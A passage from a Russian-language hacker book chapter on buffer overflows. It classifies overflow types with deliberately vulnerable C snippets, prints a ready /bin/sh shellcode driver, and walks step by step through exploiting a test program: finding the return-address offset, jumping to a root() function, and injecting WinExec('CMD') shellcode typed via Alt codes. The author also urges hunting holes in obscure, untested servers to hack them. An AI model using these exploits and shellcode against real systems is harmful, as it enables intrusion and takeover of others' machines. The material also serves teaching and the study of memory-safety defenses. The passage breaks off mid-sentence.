Вместе с отладчиком распространяется и дизассемблер, но его функциональность оставляет желать лучшего, и по-прежнему лучше Иды (www.idapro.com) ничего не найти. Как вариант, в качестве отладчика можно использовать знаменитый soft-ice, но последние версии KD от Microsoft мало-помалу начинают его обгонять, так что вопрос выбора становится не столь однозначным. Из HEX-редакторов наибольшей популярностью пользуется HIEW, но лично я предпочитаю QVIEW. Оба легко найти в Сети.

ЗООПАРК ПЕРЕПОЛНЯЮЩИХСЯ БУФЕРОВ — ПЕРЕУЛОК МОНСТРОВ

Существуют различные типы переполнений. Самое известное из всех — *последовательное переполнение при записи*, обычно возникающее при небрежном обращении с функциями копирования памяти (`memcpy`, `memmove`, `strcpy`, `strcat`, `sprintf` и т. д, статистика «переполняемости» которых изображена на рис. 11.1), «проламывающими» дно буфера и перезаписывающими одну или несколько ячеек памяти за его концом. Менее известно *индексное переполнение*, тесно связанное с сишными «недомассивами» и проблемой контроля их границ. Рассмот-

рим следующий код: f(int i) {char buf[BUF_SIZE]; ... return buf[i]}. Очевидно, что если i >= BUF_SIZE, функция f возвращает содержимое ячеек, совсем не принадлежащих массиву buf!

Таким образом, основных типов переполнения всего четыре: последовательное переполнение при чтении; то же при записи; индексное переполнение при чтении; оно же при записи. Наибольшую опасность представляют перезаписывающие переполнения, при благоприятном стечении обстоятельств передают атакующему контрольный пакет акций удаленного управления уязвимой машиной. Считается, что переполнения при чтении намного менее опасны и в общем случае приводят лишь к утечке секретной информации (например, паролей). Однако это неверно, и даже «безобидные» на вид переполнения способны порождать каскад вторичных переполнений, пускающих систему вразнос и зачастую успевающих перед смертью сделать что-то полезное (для хакера), особенно если этот разнос осуществляется по заранее продуманному плану.

В зависимости от типа перезаписываемых переменных различают по меньшей мере три вида атак: атаку на *скалярные переменные*, атаку на *индексы* (*указатели*) и атаку на *буфера*. Скалярные переменные часто хранят флаги авторизации пользователей, уровни привилегий, счетчики циклов и прочную неклассифицируемую хрень, один из примеров которой демонстрируется в листинге 11.1.

Листинг 11.1. Пример, демонстрирующий атаку на счетчик цикла

```
f(char *dst, char *src)
{
    char buf[xxx]; int a; int b;
    …
    b = strlen(src);
    …
    for (a = 0; a < b; a++) *dst++ = *src++;
```

Если переполнение буфера buf произойдет после вызова strlen, то переменная b будет жестоко затерта, и наш цикл вылетит далеко на пределы src и dst!

А вот еще один пример этого же типа (листинг 11.2).

Листинг 11.2. Пример, демонстрирующий атаку на переменную-флаг

```
f(char *psswd)
{
    char buf[MAX_BUF_SIZE]; int auth_flag = PASSWORD_NEEDED;
    printf("скажи пароль:"); gets(buf);
    if (auth_flag != PASSWORD_NEEDED) return PASSWORD_OK;
    return strcmp(passwd, buf);
}
```

Атака на указатели может преследовать три цели:

1) передачу управления на посторонний код (аналог CALL);
2) модификацию произвольной ячейки (аналог POKE);
3) чтение произвольной ячейки (аналог PEEK).

Начнем с передачи управления как с наиболее мощной и разрушительной. Она делится на два подтипа:

- передачу управления на функцию, уже существующую в программе;
- передачу управления на код, сформированный самим злоумышленником (также называемый shell-кодом).

Проще всего кинуть ветку управления на уже существующую функцию. Это можно сделать, например, так (листинг 11.3). Зная адрес функции root (его можно выяснить дизассемблированием), будет нетрудно перезаписать указатель zzz так, чтобы при вызове функции FFh управление получал root! Естественно, передавать управление на начало функции не обязательно — «полезный» (для хакера) код может располагается и в ее середине (можно, например, пропустить процедуру аутентификации и сразу запрыгнуть в главный штаб). Определенная проблема возникает с инициализацией регистров и передачей параметров, однако всегда можно подобрать функцию, не принимающую никаких параметров, или передать их косвенным образом.

Где можно найти указатели на код? Прежде всего это адрес возврата, расположенный внизу кадра стека, затем идут виртуальные таблицы и указатели this, без которых не обходится ни одна C++-программа (читайте Дохлого Страуса); указатели на функции динамически загружаемых библиотек (LoadLibrary/GetProcAddress) также не редкость, ну и другие типы указателей тоже встречаются (рис. 11.2).

Листинг 11.3. Пример, демонстрирующий атаку на кодовые указатели

```
root() {…};
…
f()
{
    char buf[MAX_BUF_SIZE]; int (*zzz)();
    …
    zzz = GetProcAddress(dllbase, "ffh");
    …
    gets(buf);
    …
    zzz();
}
```

Shell-код — намного более мощная штука, позволяющая вытворять с уязвимой программой что угодно. Возвращаясь к листингу 11.3, спросим себя: что произойдет, если в переменную zzz занести указатель на сам переполняющийся буфер buf, в который внедрить хакерский код, организующий нам удаленный shell? Эта классическая схема атаки, описанная практически во всех факах и мануалах по безопасности, в действительности полная ерунда. При практической реализации атаки сталкиваешься с таким количеством проблем, что чувствуешь себя верблюдом, попавшим на хавчик. Интересующихся мы отошлем к «Запискам I» (глава «Ошибки переполнения буфера извне и изнутри», а сами перейдем к указателям на данные.

Указатели на данные намного более распространены и коварны. Рассмотрим простейший пример (листинг 11.4). Смотрите, если перезаписать указатель b вместе со скалярной переменной a, мы получим своеобразный аналог бейсик-функции POKE, с помощью которой можно модифицировать любую ячейку программы (и указатели на код в том числе!). Это самое мощное оружие, которое только существует в киберпространстве!

Листинг 11.4. Пример, демонстрирующий атаку типа POKE

```
f()
{
    char buf[MAX_BUF_SIZE]; int a; int *b;
    …
    gets(buf);
    …
    *b = a;
}
```

Правда, его мощь будет неполной без функции PEEK, позволяющей читать произвольные ячейки, так как зачастую целевой адрес записи неизвестен, и чтобы не блуждать впотьмах, неплохо бы увидеть «живой» дамп уязвимой программы. Это можно сделать, например, так (листинг 11.5).

Листинг 11.5. Пример, демонстрирующий атаку типа PEEK

```
f()
{
    char buf[MAX_BUF_SIZE]; int *b;
    …
    gets(buf);
    …
    printf("%x\n", *b);
}
```

Индексы представляют собой разновидность указателей. Можно сказать, что индексы — это относительные указатели, отсчитываемые от некоторой «базы», которой, как правило, является начало переполняющегося буфера.

Рассмотрим следующий пример и сравним его с листингом 11.4: а есть ли между ними разница (листинг 11.6)? При вычислении эффективного адреса, Си просто складывает указатель с индексом, то есть addr = (p+b). Варьируя b, мы можем получить любой addr, и p нам не помешает. Правда, тут есть одно «но». Сказанное справедливо лишь по отношению к индексам типа двойного слова, а дальнобойность байтовых индексов очень даже ограничена!

Листинг 11.6. Пример, демонстрирующий атаку на индексы

```
f()
{
    int *p; char buf[MAX_BUF_SIZE]; int a; int b;
    …
```

продолжение ⇨

Листинг 11.6 *(продолжение)*

```
    gets(buf);
    …
    p[b] = a;
}
```

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];
void main() {
  char buffer[96];
  int i;
  long *long_ptr;

  long_ptr=(long *)large_string;
  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;
  for (i=0; i<strlen(shellcode); i++)
    large_string[i] = shellcode[i];
  strcpy(buffer,large_string);
}
```




Рис 11.2. Состояние стека до и после переполнения

От индексов рукой подать к целочисленному переполнению, суть которого может быть проиллюстрирована на следующем примере (листинг 11.7).

Листинг 11.7. Пример, демонстрирующий целочисленное переполнение

```
DWORD sum(DWORD a. DWORD b)
{
    return a + b;
}
```

Если сумма a и b равна или превышает 1.00.00.00.00h, то произойдет переполнение разрядной сетки и результат вычислений окажется усечен. Со знаковыми переменными еще интереснее, и сумма двух положительных чисел зачастую оказывается меньше нуля (достаточно лишь затереть старший бит — на архитектуре x86 он и есть знаковый). Вычисления с преобразованием типа — вообще полный швах: a = (DWORD) (byte b – byte c). Если b < c, то небольшое по модулю отрицательное число превратится в оч-ч-ч-ень большое положительное, и если оно используется в индексном выражении, а проверки выхода за границы массива отсутствуют — произойдет его катастрофическое переполнение (на этом, кстати, и была основана легендарная атака типа teardrop).

Остальные типы переполнений чрезвычайно мало распространены и потому здесь не рассматриваются.

ТРИ КОНТИНЕНТА: СТЕК, ДАННЫЕ И КУЧА

Переполняющиеся буфера могут располагаться в одном из трех мест адресного пространства процесса: *стеке* (также называемом автоматической памятью) (рис. 11.3), *сегменте данных* (хотя в 9x/NT это никакой не сегмент) и *куче* (динамической памяти).




Рис. 11.3. Устройство стека

Наиболее широко распространено стековое переполнение, хотя его значимость сильно преувеличена. Дно стека варьируется от одной операционной системы к другой, а высота вершины зависит от характера предыдущих запросов к программе, поэтому абсолютный адрес автоматических переменных атакующему

практически никогда не известен. С другой стороны, автоматический буфер привлекателен тем, что в непосредственной близости от его конца лежит адрес возврата из функции (абсолютный, конечно), и если его затереть, то управление получит совсем другая ветка программы! Проще всего подсунуть адрес уже существующей функции, сложнее — передать управление непосредственно на сам переполняющийся буфер. Это можно сделать несколькими путями. Первое: найти в памяти инструкцию JMP ESP и передать ей управление, а она передаст его на вершину кадра стека, чуть ниже которого расположен shell-код. Шансы дойти до shell-кода живыми, преодолев весь мусор на дороге, достаточно невелики, но они все-таки есть. Второе: если размеры переполняющегося буфера превышают непостоянство его размещения в памяти, перед shell-кодом можно расположить длинную цепочку команд-пустышек (NOP'ов) и передать управление на середину, авось не промажет (рис. 11.4)! Этот способ использовал червь Love San, печально известный тем, что чаще всего он «мазал» и ронял машину, не производя заражения. Третье: если атакующий может воздействовать на статические буфера, расположенные в сегменте данных (а их адрес постоянен), то передать сюда управление не составит труда! Ведь shell-код и не подписывался располагаться именно в переполняющемся буфере. Он может быть где угодно! Правда, не факт, что при переполнении буфера функция доживет до возвращения, ведь все располагающиеся за его концом переменные окажутся искажены! Кстати говоря, помимо адреса возврата там гнездятся полчища прочих служебных структур, рассказать о которых в тесных рамках «Записок» нет никакой возможности.




Рис. 11.4. Использование NOP'ов для облечения попадания в границы shell-кода

С кучей все обстоит значительно сложнее. Не углубляясь в технические детали реализации менеджера динамической памяти, можно сказать, что с каждым блоком выделенной памяти связаны по меньшей мере две служебных переменных: указатель (индекс) на следующий блок и флаг занятости блока, расположенные либо перед выделяемым блоком, либо после него, либо вообще совсем в другом месте (рис. 11.5). При освобождении блока памяти функция free проверяет флаг занятости следующего блока, и если он свободен, сливает оба блока воедино, обновляя «наш» указатель. А где есть указатель, там практически всегда есть и POKE. То есть, затирая данные за концом выделенного блока строго дозированным образом, мы получаем возможность модифицировать любую ячейку памяти уязвимой программы по своему усмотрению, например перенаправить какой-нибудь указатель на shell-код!




Рис. 11.5. Устройство блоков динамической памяти

О технике поиска замолвите слово

Поиск переполняющихся буферов по степени накала страстей и уровню романтизма можно сравнить разве что с поиском кладов. Тем более что в основе удачи лежат общие принципы. Наличие исходных текстов невероятно упрощает нашу задачу, но не поддавайтесь соблазну: переполняющиеся буфера ищете не только вы, а потому все доступные исходники давным-давно зачитаны до дыр и найти там что-то новое невероятно сложно. Дизассемблирование — оно, конечно, посложнее будет (особенно на первых порах), зато и шансы открыть новую дыру значительно возрастут.

Чем больше распространено уязвимое приложение (операционная система), тем большую власть вам дают переполняющиеся буфера. Достаточно вспомнить нашумевшую историю с дырой в DCOM, кстати, открытой задолго до ее официального обнародования. Прикинь: миллионы тачек с Windows NT по всему миру, и все твои. Правда, тут есть одно «но». Windows и другие популярные системы находятся под пристальным вниманием тысяч специалистов и твоих коллег хакеров. Короче говоря, здесь душно. Всякие личности топчутся, дыры ищут, спать мешают... А взять какой малоизвестный клон UNIX'а или почтовый сервер, писанный дядей Ваней на коленках, — да он вообще никем протестирован не был! Таких программ десятки тысяч, их значительно больше, чем специалистов! Ну и что с того, что они установлены на сотне-другой машин во всем мире?! Вполне хватит пространства, чтобы похакерствовать!

Собственно говоря, методик поиска переполняющихся буферов всего две. Обе они порочны и неправильны. Самое простое, но не самое умное — методично скармливать исследуемому сервису текстовые строки различной длины и смотреть, как он на них отреагирует. Если упадет — значит, переполняющийся буфер обнаружен. Разумеется, эта технология не всегда даст ожидаемый результат: можно пройти в двух шагах от здоровенной дыры и ничего не заметить.

Допустим, сервер ожидает урл. Допустим, он наивно полагает, что имя протокола (http или ftp) не может занимать больше четырех букв, тогда, чтобы переполнить буфер, достаточно будет ему послать нечто вроде: `htttttttp://hello.com`. Но обратите внимание: `http://heeeeeeeeeeeeeeeello.com` уже не сработает! А откуда мы заранее можем знать, что именно забыл проконтролировать программист? Может, он понадеялся, что слэшей никогда не бывает больше двух? Или что двоеточие может быть только одно? Перебирая все варианты вслепую, мы взломаем сервер не раньше конца света, когда это уже будет неактуально! А ведь большинство «серьезных» запросов состоит из сотен сложно взаимодействующих друг с другом полей, и метод перебора здесь становится бессилен! Вот тогда-то на помощь и приходит систематический анализ.

Теоретически, для гарантированного обнаружения всех переполняющихся буферов достаточно просто построчено вычитать весь сырец программы (дизассемблерный листинг) на предмет поиска пропущенных проверок. Практически же все упирается в чудовищный объем кода, который читать — не перечитать. К тому же не всякая отсутствующая проверка — уже дыра. Рассмотрим следующий код (листинг 11.8).

Листинг 11.8. Хата чувака кролика

```
f(char *src)
{
    char buf[0x10];
    strcpy(buf, src);
    ...
}
```




Рис. 11.6. Статистическое распределение размера переполняющихся буферов, обрабатываемых различными функциями

Если длина строки src превысит 0x10 символов, буфер проломает стену и затрет адрес возврата. Весь вопрос в том, проверяет ли материнская функция длину строки src перед ее передачей или нет. Даже если явных проверок нет, но строка формируется таким образом, что она гарантированно не превышает отведенной ей величины (а формироваться она может и в праматеринской функции), то никакого переполнения буфера не произойдет и потраченные на анализ усилия пойдут лесом.

Короче говоря, предстоит много кропотливого труда и пива в том числе. Кое-какую информацию на этот счет можно почерпнуть из «Записок I», но мало, очень мало. Поиск переполняющихся буферов очень трудно формализовать и практически невозможно автоматизировать. Microsoft вкладывает в технологии совершенствования анализа миллиарды долларов, но взамен получает лишь один хрен. Что же тогда вы от бедного (во всех отношения) мыщъх'а хотите?

Исследовать надо в первую очередь те буфера, на которые вы можете так или иначе воздействовать. Обычно это буфера, связанные с сетевыми сервисами, так как локальный взлом менее интересен (рис. 11.6)!

ПРАКТИЧЕСКИЙ ПРИМЕР ПЕРЕПОЛНЕНИЯ

Теперь, пробежавшись галопом по теоретической части, мы готовы уронить буфер вживую. Откомпилируем следующий демонстрационный пример — листинг 11.9 (а еще лучше — возьмем готовый исполняемый файл и запустим его на выполнение).

Листинг 11.9. Наш тестовый стенд

```
#include <stdio.h>

root()
{
    printf("your  have a root!\n");
}

main()
{
    char passwd[16]; char login[16];

    printf("login :"); gets(login);
    printf("passwd:"); gets(passwd);
    if (!strcmp(login, "bob") && ~strcmp(passwd,"god"))
            printf("hello, bob!\n");
}
```

Программа спрашивает логин и пароль. Раз спрашивает, значит, копирует в буфер, а раз копирует в буфер, то тут и до переполнения недалеко. Вводим «АААА...» (очень много букв А) в качестве имени и «ВВВ...» в качестве пароля.

Программа немедленно падает, реагируя на это критической ошибкой приложения (рис. 11.7). Ага! Значит, переполнение все-таки есть! Присмотримся к нему повнимательнее: Windows говорит, что Инструкция по адресу 0x41414141 обратилась к памяти по адресу 0x41414141. Откуда она взяла 0x41414141? Постойте, да ведь 0x41 —шестнадцатеричный ASCII-код буквы A. Значит, во-первых, переполнение произошло в буфере логина, а во-вторых, данный тип переполнения допускает передачу управления на произвольный код, поскольку регистр указателя команд переметнулся на содержащийся в хвосте буфера адрес. Волею судьбы по адресу 0x41414141 оказался расположен бессмысленный мусор, возбуждающий процессор вплоть до исключения, но этому горю легко помочь!




Рис. 11.7. Реакция системы на переполнение

Для начала нам предстоит выяснить, какие по счету символы логина попадают в адрес возврата. В этом нам поможет последовательность в стиле «qwerty...zxcvbnm». Вводим ее... и система сообщает, что «инструкция по адресу 0x7a6c6b6a обратилась к памяти...». Запускаем HIEW и набиваем эти 7A 6C 6B 6A с клавиатуры. Получается: zlkj. Значит, в адрес возврата попали 17-й, 18-й, 19-й и 20-й символы логина (на архитектуре x86 младший байт записывается по меньшему адресу, то есть машинное слово как бы становится к лесу передом, а к нам задом).

Наскоро дизассемблировав программу (см. листинг 11.12), мы обнаруживаем в ней прелюбопытнейшую функцию root, с помощью которой можно творить чудеса. Да вот беда! При нормальном развитии событий она никогда не получает управления... Если, конечно, не подсунуть адрес ее начала вместо адреса возврата. А какой у root'а адрес? Смотрим — 00401150h. Перетягиваем младшие байты на меньшие адреса и получаем: 50 11 40 00. Именно в таком виде адрес возврата хранится в памяти. Слава великому Будде, что ноль в нем встретился лишь однажды, оказавшись аккурат на его конце. Пусть он и будет тем нулем, что служит завершением всякой ASCIIZ-строки. Символам с кодами 50h и 40h соответствуют буквицы P и @. Символу с кодом 11h соответствует комбинация Ctrl+Q или Alt+017 (нажмите Alt, введите на цифровой клавиатуре 0, 1 и 7, отпустите Alt).

Задержав дыхание, вновь запускаем программу и вводим qwertyuiopasdfghP^Q@, пароль можно пропустить. Собственно говоря, символы qwertyuiopasdfgh могут быть любыми, главное, чтобы P^Q@ располагались в 17-й, 18-й и 19-й позициях. Нуль, завершающий строку, вводить не надо, функция gets впендюрит его самостоятельно.

Если все сделано правильно, то программа победоносно выведет на экран «your have root», подтверждая, что атака сработала (рис. 11.8). Правда, по выходе из

root'а программа немедленно грохнется, так как на стеке находится мусор, но это уже не суть важно, ведь функция root уже отработала и стала не нужна.




Рис. 11.8. Передача управления функции root

Передавать управление на готовую функцию — просто и неинтересно (тем более что такой функции в атакуемой программе может и не быть). Намного более действенно заслать на удаленную машину свой собственный shell-код и там его исполнить.

Вообще говоря, организовать удаленный shell не так-то просто — необходимо как минимум установить TCP/UDP-соединение, попутно обманув доверчивый firewall, создать пайпы, связать их дескрипторами ввода/вывода терминальной программы, а самому работать диспетчером, гоняя данные между сокетами и пайпами. Некоторые пытаются поступить проще, пытаясь унаследовать дескрипторы, но на этом пути их ждет жестокий облом, так как дескрипторы не наследуются и такие эксплоиты не работают. Даже и не пытайтесь их оживить — все равно не получится. Если среди читателей наберется кворум, эту тему можно будет осветить во всех подробностях, пока же ограничимся локальным shell'ом, но и он для некоторых из вас будет своеобразным хакерским подвигом!

Вновь запускаем нашу демонстрационную программу, срываем буфер, вводя строку AAA..., но вместо того чтобы нажать OK в диалоге критической ошибки приложения, давим «отмену», запускающую отладчик (для этого он должен быть установлен). Конкретно нас будет интересовать содержимое регистра ESP в момент сбоя. На моей машине он равен 0012FF94h, у вас это значение может отличаться. Вводим этот адрес в окне дампа и, прокручивая его вверх/вниз, находим, где наша строка AAAAA.... В моем случае она расположена по адресу 0012FF80h.

Теперь мы можем изменить адрес возврата на 12FF94h, и тогда управление будет передано на первый байт переполняющегося буфера. Остается лишь подготовить shell-код. Чтобы вызвать командный интерпретатор в осях семейства NT, необходимо дать команду `WinExec(«CMD», x)`. В 9x такого файла нет, но зато есть

command.com. На языке ассемблера этот вызов может выглядеть так, как показано в листинге 11.10 (код можно набить прямо в HIEW'е).

Листинг 11.10. Подготовка shell-кода

```
00000000: 33C0         xor    eax,eax
00000002: 50           push   eax
00000003: 68434D4420   push   020444D43 ;" DMC"
00000008: 54           push   esp
00000009: B8CA73E977   mov    eax,077E973CA ;"wesE"
0000000E: FFD0         call   eax
00000010: EBFE         jmps   000000010
```

Здесь мы используем целый ряд хитростей и допущений, подробный разбор которых требует отдельной книги. Если говорить кратко, то 77E973CAh — это адрес API-функции WinExec, жестко прописанный в программу и добытый путем анализа экспорта файла KERNEL32.DLL утилитой DUMPBIN. Это грязный и ненадежный прием, так как в каждой версии оси адрес функции свой и правильнее было бы добавить в shell-код процедуру обработки экспорта, описанную в следующей главе. Почему вызываемый адрес предварительно загружается в регистр EAX? Потому что call 077E973CAh на самом деле ассемблируется в относительный вызов, чувствительный к местоположению call'а, что делает shell-код крайне немобильным.

Почему в имени файла CMD (020444D43h, читаемое задом наперед) стоит пробел? Потому что в shell-коде не может присутствовать символ нуля, так как он служит завершителем строки. Если хвостовой пробел убрать, то получится 000444D43h, а это уже не входит в наши планы. Вместо этого мы делаем XOR eax, eax, обнуляя EAX на лету и запихивая его в стек для формирования нуля, завершающего строку CMD. Но непосредственно в самом shell-коде этого нуля нет!

Поскольку в отведенные нам 16 байт shell-код влезать никак не хочет, а оптимизировать его уже некуда, мы прибегаем к вынужденной рокировке и перемещаем shell-код в парольный буфер, отстоящий от адреса возврата на 32 байта. При том что абсолютный адрес парольного буфера равен 12FF70h (у вас он может быть другим!), shell-код будет выглядеть так, как показано в листинге 11.11. Просто переводим hex-коды в ASCII-символы, вводя непечатные буквицы через Alt+Num.

ВНИМАНИЕ

> Некоторые коды, специфичные для конкретной машины, на другой машине могут не работать.

Листинг 11.11. Ввод shell-кода с клавиатуры

```
login :1234567890123456<alt-112><alt-255><alt-18>
passwd:3<alt-192>PhCMD T<alt-184><alt-202>s<alt-233>w<alt-255><alt-208><alt-235><254>
```

Вводим это в программу. Логин срывает стек на хрен и передает управление на парольный буфер, где лежит shell-код. На экране появляется приглашение ко-

